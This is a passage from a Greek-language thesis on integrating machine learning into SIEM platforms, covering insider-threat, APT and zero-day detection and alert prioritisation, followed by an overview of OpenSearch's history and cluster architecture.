Μετά την κανονικοποίηση, πραγματοποιείται σχεδιασμός και επιλογή χαρακτηριστικών για την εξαγωγή αξιοποιήσιμων χαρακτηριστικών από τα ακατέργαστα δεδομένα. Μετρικές όπως η συχνότητα σύνδεσης, η εντροπία των θυρών στις οποίες γίνεται πρόσβαση και τα μοτίβα εκτέλεσης εντολών εξάγονται και αξιολογούνται για την προγνωστική τους αξία. Η στατιστική συνάφεια μετράται συνήθως με τη χρήση εργαλείων όπως η αμοιβαία πληροφορία, ο έλεγχος chi-square και η συσχέτιση Pearson ή Spearman. Χρησιμοποιούνται προηγμένες τεχνικές επιλογής, όπως η αναδρομική εξάλειψη χαρακτηριστικών (RFE) και η παλινδρόμηση LASSO, για τη διατήρηση των χαρακτηριστικών υψηλής χρησιμότητας, ενώ απορρίπτονται τα πλεονάζοντα χαρακτηριστικά. Στην πράξη, πολλές πλατφόρμες SIEM αυτοματοποιούν αυτή τη διαδικασία χρησιμοποιώντας εμπλουτισμό μεταδεδομένων και μη επιβλεπόμενη ομαδοποίηση για τον εντοπισμό δεικτών υψηλής παραλλακτικότητας [59].

Μόλις ένα μοντέλο εκπαιδευτεί εκτός σύνδεσης χρησιμοποιώντας επιμελημένα ιστορικά σύνολα δεδομένων, ενσωματώνεται στην υποδομή SIEM μέσω μηχανών εξαγωγής συμπερασμάτων σε πραγματικό χρόνο. Αυτές οι μηχανές αξιολογούν συνεχώς ζωντανές ροές δεδομένων για ανώμαλη συμπεριφορά ή γνωστές υπογραφές απειλών. Οι [41] υπογραμμίζουν τη σημασία των αρχιτεκτονικών που βασίζονται σε containers και μικροεξυπηρετήσεις ανάλυσης συμπερασμάτων, οι οποίες επιτρέπουν την οριζόντια κλιμάκωση και την αποτελεσματική κατανομή του φορτίου. Τα συστήματα επικοινωνούν συχνά μέσω RESTful APIs ή ουρών μηνυμάτων (π.χ. Apache Kafka). Για παράδειγμα, τα κανονικοποιημένα αρχεία καταγραφής που διοχετεύονται μέσω του Kafka μπορούν να αξιολογούνται σε πραγματικό χρόνο, με τη βαθμολόγηση των ανωμαλιών να αποστέλλεται πίσω στο SIEM για άμεση δημιουργία ειδοποιήσεων.

Η τελική φάση είναι η παραγωγή και πλαισίωση των ειδοποιήσεων. Σε αντίθεση με τις παραδοσιακές προσεγγίσεις που βασίζονται σε στατικούς κανόνες, οι ειδοποιήσεις που προκύπτουν από μοντέλα ML συνοδεύονται από βαθμολογίες κινδύνου και εμπλουτίζονται με μεταδεδομένα όπως τα προφίλ χρηστών και βασικές γραμμές συμπεριφοράς. Η διαδικασία αυτή διευκολύνει τους αναλυτές να αξιολογούν άμεσα τη σοβαρότητα των ειδοποιήσεων και να αντιδρούν κατάλληλα, μειώνοντας ταυτόχρονα τα ψευδώς θετικά αποτελέσματα [35].

3.3.2 Προκλήσεις στην ενσωμάτωση

Παρά τα πολλαπλά οφέλη της ενσωμάτωσης ML σε συστήματα SIEM, υπάρχουν σημαντικές τεχνικές και λειτουργικές προκλήσεις που πρέπει να αντιμετωπιστούν, με κυριότερες την καθυστέρηση επεξεργασίας, την παρέκκλιση του μοντέλου και την επεκτασιμότητα.

Η καθυστέρηση αποτελεί κρίσιμο ζήτημα, καθώς επιβραδύνει την απόκριση των συστημάτων σε περιστατικά ασφαλείας, παρέχοντας μεγαλύτερο περιθώριο στους επιτιθέμενους να προξενήσουν ζημιές. Για τον περιορισμό της, προτείνονται προηγμένες τεχνικές όπως το edge computing και η χρήση επιταχυνόμενων από GPU pipelines, που μειώνουν σημαντικά τον χρόνο που μεσολαβεί από τη λήψη του συμβάντος μέχρι την ειδοποίηση των αναλυτών [32].

Η παρέκκλιση του μοντέλου αναφέρεται στην υποβάθμιση της απόδοσης ενός μοντέλου ML λόγω των αλλαγών στο περιβάλλον ή των νέων απειλών. Καθώς οι κυβερνοεπιθέσεις εξελίσσονται συνεχώς, η στατική προσέγγιση στην εκπαίδευση μοντέλων αποδεικνύεται ανεπαρκής. Η υιοθέτηση συνεχών διαδικασιών επανεκπαίδευσης με νέα, επικυρωμένα δεδομένα συμβάντων και η χρήση feedback loops από τους αναλυτές ασφαλείας προτείνονται ως λύσεις που ενισχύουν την αξιοπιστία και την προσαρμοστικότητα των μοντέλων [41].

Η επεκτασιμότητα αφορά την ανάγκη διαχείρισης ενός συνεχώς αυξανόμενου όγκου δεδομένων και συμβάντων. Τα συστήματα SIEM καλούνται να επεξεργάζονται εκατομμύρια συμβάντα ανά

δευτερόλεπτο, κάτι που απαιτεί την υιοθέτηση κατανεμημένων αρχιτεκτονικών και τεχνολογιών μεγάλης κλίμακας όπως το Apache Spark και οι αρχιτεκτονικές federated learning. Επιπλέον, η υλοποίηση μοντέλων σε περιβάλλοντα Kubernetes επιτρέπει την ευέλικτη κλιμάκωση των υπηρεσιών παραγωγής συμπερασμάτων και τη διαχείριση μεγάλων φορτίων, διασφαλίζοντας την απρόσκοπτη λειτουργία ακόμη και κατά τη διάρκεια περιόδων αιχμής [60].Περιπτώσεις χρήσης της μηχανικής μάθησης στα συστήματα SIEM

Αρκετές περιπτώσεις χρήσης υψηλού αντίκτυπου αποτελούν παράδειγμα του μετασχηματιστικού ρόλου της ML σε περιβάλλοντα SIEM, ιδίως στην ανίχνευση εσωτερικών απειλών, προηγμένων μόνιμων απειλών (APT), επιθέσεων zero-day και στην έξυπνη ιεράρχηση των ειδοποιήσεων ασφαλείας. Μέσω της εξελιγμένης μοντελοποίησης και της εξαγωγής συμπερασμάτων σε πραγματικό χρόνο, οι εξοπλισμένες με ML πλατφόρμες SIEM μπορούν να προσαρμόζονται δυναμικά στις εξελισσόμενες απειλές, βελτιώνοντας τόσο την ταχύτητα όσο και την ποιότητα της ανίχνευσης και της αντιμετώπισης περιστατικών.

3.3.3 Ανίχνευση απειλών εκ των έσω

Οι εσωτερικές απειλές είναι γνωστό ότι είναι δύσκολο να εντοπιστούν λόγω της νόμιμης πρόσβασης που κατέχουν κακόβουλοι ή αμελείς χρήστες. Τα ενισχυμένα με ML SIEM ανταποκρίνονται σε αυτή την πρόκληση ενσωματώνοντας την ανάλυση συμπεριφοράς χρηστών και οντοτήτων (User and Entity Behavior Analytics - UEBA), η οποία αξιοποιεί την επιβλεπόμενη και μη επιβλεπόμενη μάθηση για τη δημιουργία εξατομικευμένων προφίλ συμπεριφοράς. Αυτά τα συστήματα αναλύουν χαρακτηριστικά όπως ασυνήθιστους χρόνους πρόσβασης, υπερβολικές μεταφορές αρχείων, αποκλίσεις από την κανονική γεωγραφική θέση σύνδεσης και μη εξουσιοδοτημένη χρήση προνομίων. Για παράδειγμα, οι Wishvaranga et al. [61] παρουσίασαν ένα πλαίσιο που χρησιμοποίησε ML για την ανίχνευση εσωτερικών απειλών παρακολουθώντας ανώμαλες κλήσεις λειτουργικού συστήματος και προσπάθειες κρυπτογράφησης σε συσκευές τελικού σημείου [61].

Για τον εντοπισμό διαφοροποιημένων αλλαγών στη συμπεριφορά, χρησιμοποιούνται τεχνικές όπως η μη επιβλεπόμενη ομαδοποίηση, η ανίχνευση ανωμαλιών και η χρονική μοντελοποίηση βάσει LSTM. Αυτά τα μοντέλα υπερέχουν στον εντοπισμό μοτίβων όπως ασυνήθιστες ακολουθίες σύνδεσης ή συνεχή πρόσβαση εκτός ωραρίου εργασίας. Οι [55] επιβεβαίωσαν ότι τα μοντέλα συμπεριφοράς που βασίζονται σε ML ξεπερνούν σημαντικά τα παραδοσιακά συστήματα που βασίζονται σε κανόνες στην επισήμανση μη προφανών απειλών εκ των έσω [55].

Επιπλέον, η ενσωμάτωση πληροφοριών πλαισίου όπως οι ρόλοι του τμήματος, τα ιστορικά μοτίβα πρόσβασης και η συμπεριφορά της ομάδας ομοτίμων βελτιώνει περαιτέρω την ανίχνευση. Τα μοντέλα ML μπορούν να εντοπίσουν την ακραία συμπεριφορά όχι μόνο σε ατομικό επίπεδο, αλλά και σε σχέση με παρόμοιους χρήστες σε παρόμοιους ρόλους, προσθέτοντας μια νέα διάσταση στην ορατότητα των απειλών.

3.3.4 Εντοπισμός προηγμένων μονίμων απειλών (APT)

Οι APT είναι αθόρυβες διεισδύσεις μακράς διάρκειας, οι οποίες συνήθως ενορχηστρώνονται από αντιπάλους με υψηλή εξειδίκευση. Αυτές οι απειλές εκτυλίσσονται σε αλληλουχίες πολλών σταδίων. Συγκεκριμένα χρονολογικά ακολουθεί η αναγνώριση, η εκμετάλλευση, η πλευρική μετακίνηση και η διαρροή, γεγονός που καθιστά δύσκολη την ανίχνευσή τους με συμβατικά εργαλεία. Τα μοντέλα ML ενισχύουν τα SIEM συσχετίζοντας διάφορες πηγές δεδομένων, όπως ερωτήματα DNS, προσπάθειες πιστοποίησης, κλήσεις συστήματος και μοτίβα κίνησης δικτύου.

Οι [62] εισήγαγαν το πλαίσιο SR2APT, το οποίο συνδυάζει βαθιά ενισχυτική μάθηση με αναπαραστάσεις βασισμένες σε γράφους για τη μοντελοποίηση και την πρόβλεψη της συμπεριφοράς των APT σε διάφορα επίπεδα δικτύου. Άλλες τεχνικές περιλαμβάνουν τα κρυφά μοντέλα Markov (Hidden Markov Models - HMMs) και τη μάθηση με βάση το σύνολο για την ανακατασκευή και ερμηνεία μονοπατιών εισβολής πολλαπλών βημάτων. Σύμφωνα με τους [59], ο συνδυασμός της ανάλυσης μέσω του περιβάλλοντος με την ανίχνευση χωρίς επίβλεψη βελτιώνει σημαντικά την ευαισθησία του SIEM σε αργά κινούμενες, συντονισμένες APTs.

Τα νευρωνικά δίκτυα που βασίζονται σε γραφήματα και εργαλεία ευθυγράμμισης χρονικών ακολουθιών βοηθούν περαιτέρω στην οπτικοποίηση και τον εντοπισμό της συμπεριφοράς των APT, προσφέροντας στους αναλυτές ασφαλείας έναν σαφέστερο χάρτη της κλιμάκωσης της απειλής. Αυτές οι απεικονίσεις μπορούν να συνδυαστούν με προγνωστικές αναλύσεις για την εκτίμηση μελλοντικών κινήσεων των επιτιθέμενων, ενισχύοντας τη λήψη αποφάσεων κατά την αντιμετώπιση περιστατικών.

3.3.5 Αυτόματη ανίχνευση επιθέσεων zero-day

Τα exploits μηδενικής ημέρας στοχεύουν σε προηγουμένως άγνωστες ευπάθειες, αποφεύγοντας την παραδοσιακή ανίχνευση βάσει υπογραφής. Το ML παρέχει άμυνα μοντελοποιώντας την "κανονική" συμπεριφορά και επισημαίνοντας τις ανωμαλίες μέσω του υψηλού σφάλματος ανακατασκευής ή της απόκλισης από τη βασική δραστηριότητα. Οι [63] πρότειναν ένα cloud-native πλαίσιο που χρησιμοποιεί συνελικτικά και επαναλαμβανόμενα νευρωνικά δίκτυα για την ανίχνευση άγνωστων exploits με βάση τη μοντελοποίηση της συμπεριφοράς σε πραγματικό χρόνο.

Οι αλγόριθμοι που χρησιμοποιούνται συνήθως περιλαμβάνουν τα SVM μιας κατηγορίας, τα δάση απομόνωσης και τους αυτοκωδικοποιητές. Για παράδειγμα, οι [56] απέδειξαν ότι οι αυτοκωδικοποιητές μπορούν να μάθουν με ακρίβεια συμπιεσμένες αναπαραστάσεις της κανονικής συμπεριφοράς του συστήματος και να εντοπίσουν ανωμαλίες με υψηλή απώλεια ανακατασκευής ως πιθανά γεγονότα μηδενικής ημέρας. Τέτοια μοντέλα είναι ιδιαίτερα αποτελεσματικά σε δυναμικά περιβάλλοντα, όπως αρχιτεκτονικές cloud ή serverless, όπου οι προκαθορισμένες υπογραφές είναι συχνά μη διαθέσιμες.

Επιπλέον, ο συνδυασμός της ανίχνευσης ανωμαλιών ML με εξωτερικές τροφοδοσίες πληροφοριών απειλών ενισχύει την ανίχνευση zero-day συσχετίζοντας νέες ανωμαλίες με αναδυόμενα παγκόσμια πρότυπα επιθέσεων. Η ενσωμάτωση αυτών των πληροφοριών επιτρέπει την έγκαιρη προειδοποίηση για άγνωστες ευπάθειες που αξιοποιούνται σε άλλες περιοχές ή κλάδους.

3.3.6 Ευφυής ιεράρχηση των ειδοποιήσεων

Τα κέντρα επιχειρήσεων ασφαλείας (SOC) αντιμετωπίζουν υπερφόρτωση από ειδοποιήσεις, με πολλά ψευδώς θετικά ή περιστατικά χαμηλής προτεραιότητας να καταναλώνουν την προσοχή των αναλυτών. Τα μοντέλα ML υποστηρίζουν την ευφυή ιεράρχηση των ειδοποιήσεων, αποδίδοντας βαθμολογίες κινδύνου με βάση το ιστορικό πλαίσιο, τις πληροφορίες για τις απειλές και τη σοβαρότητα των ανωμαλιών συμπεριφοράς. Αυτές οι βαθμολογίες καθοδηγούν τόσο τις ανθρώπινες όσο και τις αυτοματοποιημένες αντιδράσεις.

Ο Desetty (2024) υπογράμμισε το ρόλο της ενισχυμένης με ML UEBA στην ανάθεση πιθανοτικών βαθμολογήσεων απειλών που βελτιώνουν την αποτελεσματικότητα της ταξινόμησης [16]. Επιπλέον, ο Pulyala (2023) έδειξε ότι η μηχανική μάθηση μπορεί να αυτοματοποιήσει την κλιμάκωση με την ενσωμάτωση πλατφορμών SOAR ενεργοποιώντας λειτουργίες όπως η απομόνωση συσκευών ή το κλείδωμα χρηστών με βάση τα κατώτατα όρια σοβαρότητας [35]. Τα μοντέλα που εκπαιδεύονται με βάση την ανατροφοδότηση των αναλυτών βοηθούν στη βελτίωση της βαθμολόγησης των ειδοποιήσεων

χρησιμοποιώντας τεχνικές όπως η ενίσχυση κλίσης και η λογιστική παλινδρόμηση, επιτρέποντας προσαρμοστικές πολιτικές ταξινόμησης.

Καθώς τα συστήματα SIEM απορροφούν και συσχετίζουν χιλιάδες συμβάντα ανά δευτερόλεπτο, η ιεράρχηση συναγερμών με τη βοήθεια ML διασφαλίζει ότι μόνο οι πιο σχετικές και αξιοποιήσιμες προειδοποιήσεις έρχονται στην επιφάνεια. Ορισμένα συστήματα εφαρμόζουν ακόμη και ενισχυτική μάθηση για τη δυναμική ανακατάταξη της σημασίας των ειδοποιήσεων με βάση τις ιστορικές αντιδράσεις των αναλυτών, βελτιώνοντας περαιτέρω την επιχειρησιακή αποδοτικότητα.

3.3.7 Συμπέρασμα

Τα συστήματα SIEM με ML επιτρέπουν στους οργανισμούς να ανιχνεύουν προηγμένες απειλές με μεγαλύτερη ακρίβεια, να ιεραρχούν αποτελεσματικότερα τις ειδοποιήσεις και να αυτοματοποιούν τις ροές εργασίας απόκρισης. Σύμφωνα με τα ευρήματα του [35] οι οργανισμοί που υιοθετούν βαθμολόγηση ειδοποιήσεων βάσει ML ανέφεραν μείωση κατά 45% του μέσου χρόνου απόκρισης (MTTR) και μείωση κατά 50% των ψευδώς θετικών αποτελεσμάτων. Αυτές οι βελτιώσεις βελτιώνουν την αποδοτικότητα των αναλυτών, επιταχύνουν τον περιορισμό των περιστατικών και μειώνουν τον επιχειρησιακό κίνδυνο - εδραιώνοντας τον ρόλο του ML ως βασικού πυλώνα της αρχιτεκτονικής κυβερνοασφάλειας επόμενης γενιάς.

3.4 Επίλογος κεφαλαίου

Η ενσωμάτωση της μηχανικής μάθησης (ML) στα συστήματα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) σηματοδοτεί ένα μετασχηματιστικό ορόσημο στην εξέλιξη της σύγχρονης κυβερνοασφάλειας.Όπως περιγράφεται σε όλο το παρόν κεφάλαιο, η ML επιτρέπει τη μετάβαση από στατικούς μηχανισμούς που βασίζονται σε κανόνες σε δυναμικές αναλύσεις με επίγνωση του πλαισίου που μπορούν να αποκαλύψουν εξελιγμένες, πολυεπίπεδες και προηγουμένως αθέατες απειλές.

Μέσω προηγμένων τεχνικών, όπως η μοντελοποίηση συμπεριφοράς, η ανίχνευση ανωμαλιών και η πιθανολογική βαθμολόγηση προειδοποιήσεων, το ML δίνει τη δυνατότητα στις πλατφόρμες SIEM να ανιχνεύουν εσωτερικές απειλές, να αποκαλύπτουν προηγμένες μόνιμες απειλές (APT), να εντοπίζουν επιθέσεις μηδενικής ημέρας και να ιεραρχούν έξυπνα τις προειδοποιήσεις με αξιοσημείωτη ακρίβεια.

Ενώ τα οφέλη από την ενσωμάτωση του ML στο SIEM είναι σημαντικά, η διαδικασία αυτή δεν στερείται σημαντικών προκλήσεων. Η αποτελεσματική ενσωμάτωση απαιτεί σχολαστική προεπεξεργασία δεδομένων, στιβαρή επεξεργασία χαρακτηριστικών και στρατηγικές για την αντιμετώπιση ζητημάτων όπως η εκτροπή του μοντέλου, η επεκτασιμότητα και οι περιορισμοί επεξεργασίας σε πραγματικό χρόνο. Πέρα από την τεχνική πολυπλοκότητα, η επιτυχία της υλοποίησης της ML εξαρτάται από τη διεπιστημονική συνεργασία μεταξύ επιστημόνων δεδομένων, αναλυτών κυβερνοασφάλειας και αρχιτεκτόνων πληροφορικής όπου ο καθένας συνεισφέρει την τεχνογνωσία του σε συγκεκριμένους τομείς για τη βελτιστοποίηση των αποτελεσμάτων ανίχνευσης και της επιχειρησιακής αποδοτικότητας.

Το παρόν κεφάλαιο προσέφερε μια σε βάθος διερεύνηση των θεμελιωδών εννοιών και των πραγματικών εφαρμογών της ML σε συστήματα SIEM. Από τα θεωρητικά θεμέλια των αλγορίθμων μάθησης έως την πρακτική ανάπτυξη σε αγωγούς ανίχνευσης, η συζήτηση δημιούργησε μια κρίσιμη βάση για μελλοντικό πειραματισμό και ανάπτυξη. Οι γνώσεις αυτές όχι μόνο ενημερώνουν για τις βέλτιστες πρακτικές για την ενσωμάτωση της ML στην υποδομή της ασφάλειας, αλλά χρησιμεύουν επίσης ως προοίμιο για το επόμενο στάδιο αυτής της έρευνας.

Κοιτάζοντας μπροστά, το Κεφάλαιο 4 θα παρουσιάσει το οικοσύστημα OpenSearch και θα αιτιολογηθεί η επιλογή του για την υλοποίηση του συστήματος SIEM που διερευνήθηκε στην παρούσα μελέτη. Επιπρόσθετα θα εμβαθύνει στην αρχιτεκτονική του OpenSearch, στους μηχανισμούς δεικτοδότησης και στις δυνατότητες διαχείρισης συστάδων. Στη συνέχεια, θα παρουσιαστούν λεπτομερώς οι ενότητες Security Analytics και Anomaly Detection όπου θα εξεταστούν βασικές λειτουργίες, όπως η ανίχνευση βάσει κανόνων, οι ροές εργασίας συσχέτισης και η εφαρμογή τεχνικών όπως το Random Cut Forests για τη βαθμολόγηση ανωμαλιών. Τέλος, το Κεφάλαιο 4 θα αξιολογήσει τα πλεονεκτήματα και τους περιορισμούς της πλατφόρμας στη διαχείριση μεγάλου όγκου ροών δεδομένων σε πραγματικό χρόνο, θέτοντας τις βάσεις για την πρακτική εφαρμογή του συστήματος που θα συζητηθεί σε επόμενο κεφάλαιο.

Κεφάλαιο 4ο: Παρουσίαση της πλατφόρμας OpenSearch και των ενοτήτων ανάλυσης ασφάλειας και ανίχνευσης ανωμαλιών

Στο παρόν κεφάλαιο παρουσιάζεται μια λεπτομερής επισκόπηση της πλατφόρμας OpenSearch και των εξειδικευμένων ενοτήτων της για την ασφάλεια στον κυβερνοχώρο, συμπεριλαμβανομένης της ενότητας Security Analytics και της ενότητας Anomaly Detection. Το OpenSearch είναι μια μηχανή αναζήτησης και ανάλυσης, ανοικτού κώδικα με γνώμονα την κοινότητα, σχεδιασμένη να φιλοξενεί κλιμακούμενη και ευέλικτη επεξεργασία δεδομένων. Επιλέχθηκε ως βάση για το σύστημα SIEM που αναπτύχθηκε στην παρούσα διπλωματική εργασία λόγω του αρθρωτού σχεδιασμού του, της υποστήριξης ανάλυσης σε πραγματικό χρόνο και της επεκτασιμότητας για προσαρμοσμένα μοντέλα ανίχνευσης [81].

Σε αντίθεση με τις εμπορικές λύσεις SIEM, το OpenSearch παρέχει πλήρη ορατότητα και έλεγχο σε κάθε στάδιο του κύκλου ζωής των δεδομένων ασφαλείας. Αυτό περιλαμβάνει την εισαγωγή δεδομένων, τον μετασχηματισμό, τη συσχέτιση και την οπτικοποίηση. Η αρχιτεκτονική του υποστηρίζει την ενσωμάτωση πρόσθετων λειτουργιών που επιτρέπουν την ανίχνευση βάσει κανόνων, την ανίχνευση ανωμαλιών με χρήση μηχανικής μάθησης και την προσαρμοσμένη ανάλυση αρχείων καταγραφής. Αυτά τα χαρακτηριστικά καθιστούν το OpenSearch ιδιαίτερα κατάλληλο για περιβάλλοντα που απαιτούν προσαρμοσμένες διαδικασίες ανίχνευσης και επιχειρησιακές πληροφορίες σε πραγματικό χρόνο. Το παρόν κεφάλαιο διερευνά τη θεμελιώδη αρχιτεκτονική του OpenSearch, τις βασικές ενότητές του, καθώς και τα πλεονεκτήματα και τους περιορισμούς του ως πλατφόρμα κυβερνοασφάλειας.

4.1 Βασικά χαρακτηριστικά του OpenSearch

4.1.1 Ιστορικό και σχέση με το Elasticsearch

Το OpenSearch ξεκίνησε το 2021 ως αποτέλεσμα των εξελίξεων που έγιναν από την Elastic NV, η οποία μετέφερε το Elasticsearch και το Kibana από την άδεια Apache 2.0 στην άδεια Server Side Public License (SSPL). Αυτή η αλλαγή θεωρήθηκε από την κοινότητα ανοικτού κώδικα ως περιοριστική και ασύμβατη με τις βασικές αρχές του ανοικτού λογισμικού. Ως απάντηση, η Amazon Web Services και μια ευρύτερη ομάδα συνεργατών δημιούργησαν το OpenSearch, διατηρώντας την άδεια Apache 2.0 για να διασφαλίσουν τη συνεχή ανοικτότητα και να αποτρέψουν τον εγκλωβισμό των προμηθευτών [82].

Το OpenSearch διατηρεί τη συμβατότητα με πολλά από τα αρχικά χαρακτηριστικά του Elasticsearch. Αυτό είναι ιδιαίτερα επωφελές για τους οργανισμούς που μεταβαίνουν από το Elasticsearch, καθώς τους επιτρέπει να διατηρήσουν τα υπάρχοντα αιτήματα, τις διαμορφώσεις και τις επιχειρησιακές πρακτικές τους με ελάχιστη αναστάτωση. Η πλατφόρμα περιλαμβάνει υποστήριξη για κατανεμημένη αναζήτηση, RESTful APIs και διαχείριση ευρετηρίων. Επιπλέον, το OpenSearch έχει αναπτύξει το δικό του roadmap, που διαμορφώνεται από τις συνεισφορές οργανισμών όπως η Red Hat, η SAP και η Capital One. Το έργο ακολουθεί ένα διάφανο μοντέλο διακυβέρνησης, ενθαρρύνοντας τη συνεργασία της κοινότητας και την ανάπτυξη ανοικτού λογισμικού [81].

Η αρχιτεκτονική του OpenSearch όπου θα αναλυθεί παρακάτω, βασίζεται σε ένα αρθρωτό σύστημα με πρόσθετα (plugins), που υποστηρίζουν λειτουργίες όπως η παρακολούθηση απόδοσης, η ανάλυση ασφάλειας, η ανίχνευση ανωμαλιών και οι μηχανισμοί ειδοποιήσεων. Αυτή η ευελιξία επιτρέπει στις υλοποιήσεις OpenSearch να προσαρμόζονται εύκολα στις εξελισσόμενες επιχειρησιακές ανάγκες στο πεδίο της κυβερνοασφάλειας.

Η ακαδημαϊκή κοινότητα έχει επισημάνει την αξία πλατφορμών ανοικτού κώδικα όπως το OpenSearch στην ανάπτυξη σύγχρονων συστημάτων SIEM. Οι ανοιχτές αρχιτεκτονικές προωθούν τον πειραματισμό, επιτρέπουν την ενσωμάτωση προηγμένων τεχνικών ανίχνευσης και συμβάλλουν στη μείωση του λειτουργικού κόστους. Παρέχουν τη δυνατότητα ανάπτυξης προσαρμοσμένων μοντέλων μηχανικής μάθησης και περίπλοκης λογικής ειδοποιήσεων που ανταποκρίνονται σε νέες απειλές, ενισχύοντας παράλληλα τη διαφάνεια στην ανάλυση απειλών [35].

Η επόμενη ενότητα αναλύει διεξοδικά την αρχιτεκτονική δομή του OpenSearch, καλύπτοντας κατηγορίες κόμβων, μεθόδους ευρετηρίασης, και μηχανισμούς αναπαραγωγής δεδομένων για υψηλή διαθεσιμότητα.

4.1.2 Η αρχιτεκτονική του OpenSearch

Η αρχιτεκτονική του OpenSearch είναι ειδικά κατασκευασμένη για να υποστηρίζει κατανεμημένες, οριζόντια κλιμακούμενες και υψηλής διαθεσιμότητας λειτουργίες αναζήτησης και ανάλυσης. Αυτά τα αρχιτεκτονικά χαρακτηριστικά είναι ιδιαίτερα κρίσιμα σε περιβάλλοντα κυβερνοασφάλειας, όπου τα συστήματα συχνά πρέπει να επεξεργάζονται καθημερινά αρχεία καταγραφής, ειδοποιήσεις και δεδομένα τηλεμετρίας σε terabytes.

Στον πυρήνα του OpenSearch βρίσκεται το μοντέλο συστάδας, το οποίο αποτελείται από πολλαπλούς κόμβους που συνεργάζονται μεταξύ τους για την διαχείριση της ευρετηρίασης, της αναζήτησης και της αποθήκευσης. Ένας κόμβος αναφέρεται σε κάθε instance που εκτελεί την υπηρεσία OpenSearch και διαφορετικοί κόμβοι εξυπηρετούν διαφορετικούς ρόλους. Οι κόμβοι με δυνατότητα master συντονίζουν τη συστάδα, εκλέγοντας κάθε φορά έναν ενεργό διαχειριστή της συστάδας και διατηρώντας κρίσιμα μεταδεδομένα και πληροφορίες δρομολόγησης. Οι κόμβοι δεδομένων αποθηκεύουν έγγραφα και επεξεργάζονται λειτουργίες ευρετηρίασης και ερωτημάτων. Οι κόμβοι εισαγωγής χρησιμοποιούνται για την προεπεξεργασία των δεδομένων μέσω επεξεργαστών εισαγωγής όπως οι Grok processors και οι script processors [81].

Τα δεδομένα στο OpenSearch είναι λογικά οργανωμένα σε δείκτες (indexes), οι οποίοι λειτουργούν παρόμοια με τους πίνακες των βάσεων δεδομένων. Κάθε δείκτης περιέχει πολλαπλά έγγραφα JSON και διέπεται από ένα σχήμα αντιστοίχισης που ορίζει τύπους δεδομένων, αναλυτές και δομές. Το σχήμα αντιστοίχισης παίζει βασικό ρόλο στον καθορισμό του τρόπου με τον οποίο τα δεδομένα δεικτοδοτούνται και αναζητούνται. Οι καλά καθορισμένες αντιστοιχίσεις εξασφαλίζουν συνεπή ερμηνεία των δεδομένων, βελτιώνουν την ταχύτητα και την ακρίβεια των λειτουργιών αναζήτησης και συμβάλλουν στην αποφυγή σφαλμάτων δεικτοδότησης ή αναποτελεσματικών ερωτημάτων [82].

Για τη βελτίωση της απόδοσης και της αξιοπιστίας, κάθε ευρετήριο χωρίζεται σε τμήματα (shards). Τα shards διανέμουν τα δεδομένα σε όλη τη συστάδα, επιτρέποντας την παράλληλη επεξεργασία και την εξισορρόπηση του φόρτου εργασίας μεταξύ των κόμβων. Κάθε shard είναι ένα πλήρες ευρετήριο Lucene και μπορεί να ταξινομηθεί είτε ως πρωτεύον είτε ως replica shard. Τα replica shards χρησιμεύουν ως αντίγραφα αποτυχίας των primary shards και βοηθούν επίσης στο χειρισμό των αιτήσεων αναζήτησης κατά τη διάρκεια περιόδων υψηλής επισκεψιμότητας [81].

Αυτός ο κατανεμημένος σχεδιασμός υποστηρίζει ελαστική επεκτασιμότητα. Όταν εισάγονται νέοι κόμβοι, το OpenSearch ανακατανέμει αυτόματα τα shards για να βελτιστοποιήσει τη χρήση των πόρων. Αυτή η προσέγγιση εξασφαλίζει τη συνεχή διαθεσιμότητα και την υψηλή απόδοση για την ευρετηρίαση και την υποβολή ερωτημάτων. Αυτά τα χαρακτηριστικά είναι ζωτικής σημασίας σε υλοποιήσεις SIEM,

όπου τόσο η εισροή δεδομένων σε πραγματικό χρόνο όσο και οι απαντήσεις σε ερωτήματα χαμηλής καθυστέρησης απαιτούνται για την αποτελεσματική ανίχνευση και αντιμετώπιση απειλών [51].

Επιπλέον, το OpenSearch υποστηρίζει προηγμένα χαρακτηριστικά, όπως η διαχείριση του κύκλου ζωής του index. Αυτή η λειτουργία επιτρέπει τον αυτοματοποιημένο έλεγχο της ανακύκλωσης, της συρρίκνωσης και της διαγραφής ευρετηρίων. Για παράδειγμα, τα παλαιότερα ευρετήρια που δημιουργούνται από πηγές υψηλού όγκου, όπως τα συμβάντα σύνδεσης, μπορούν να αρχειοθετούνται αυτόματα για την εξοικονόμηση μνήμης και τη διατήρηση της βέλτιστης απόδοσης του συστήματος με την πάροδο του χρόνου. Σε συνδυασμό με ενσωματωμένες ενότητες για προειδοποιήσεις, ανίχνευση ανωμαλιών και παρακολούθηση των επιδόσεων, το OpenSearch μετατρέπεται σε μια ολοκληρωμένη πλατφόρμα για τη δημιουργία προσαρμοστικών και κλιμακούμενων λύσεων κυβερνοασφάλειας [81].

Συμπερασματικά, το OpenSearch προσφέρει μια κατανεμημένη και αρθρωτή αρχιτεκτονική που αντιμετωπίζει βασικές επιχειρησιακές προκλήσεις όπως η ανάλυση σε πραγματικό χρόνο, η επεκτασιμότητα και η αξιοπιστία του συστήματος. Παρέχει την απαραίτητη υποδομή για συνεχή εισροή, έξυπνη δρομολόγηση δεδομένων και διαχείριση αποτυχίας, δίνοντας τη δυνατότητα στις ομάδες ασφαλείας να αναπτύσσουν ανθεκτικά συστήματα SIEM ικανά να λειτουργούν σε κλιμάκωση σε δυναμικά περιβάλλοντα απειλών.

4.1.3 Διαχείριση και Επεκτασιμότητα των συστάδων

Η αποτελεσματική διαχείριση και η δυνατότητα κλιμάκωσης των συστάδων αποτελούν κομβικά πλεονεκτήματα του OpenSearch, καθιστώντας το ιδανική πλατφόρμα για εφαρμογές με υψηλές απαιτήσεις σε δεδομένα, όπως τα συστήματα SIEM. Οι δυνατότητες αυτές διασφαλίζουν υψηλή απόδοση, αξιοπιστία και ανθεκτικότητα, ακόμη και υπό συνθήκες διακυμαινόμενου φόρτου εργασίας και ταχείας αύξησης της κλίμακας δεδομένων. Το OpenSearch παρέχει στους διαχειριστές πολλαπλά εργαλεία διαχείρισης, τόσο μέσω RESTful APIs όσο και μέσω του εύχρηστου περιβάλλοντος των OpenSearch Dashboards, επιτρέποντας έτσι τον συνεχή έλεγχο κρίσιμων λειτουργικών μετρικών, όπως είναι η κατάσταση των κόμβων, η κατανομή των shards, η χρήση μνήμης και οι ειδοποιήσεις [81].

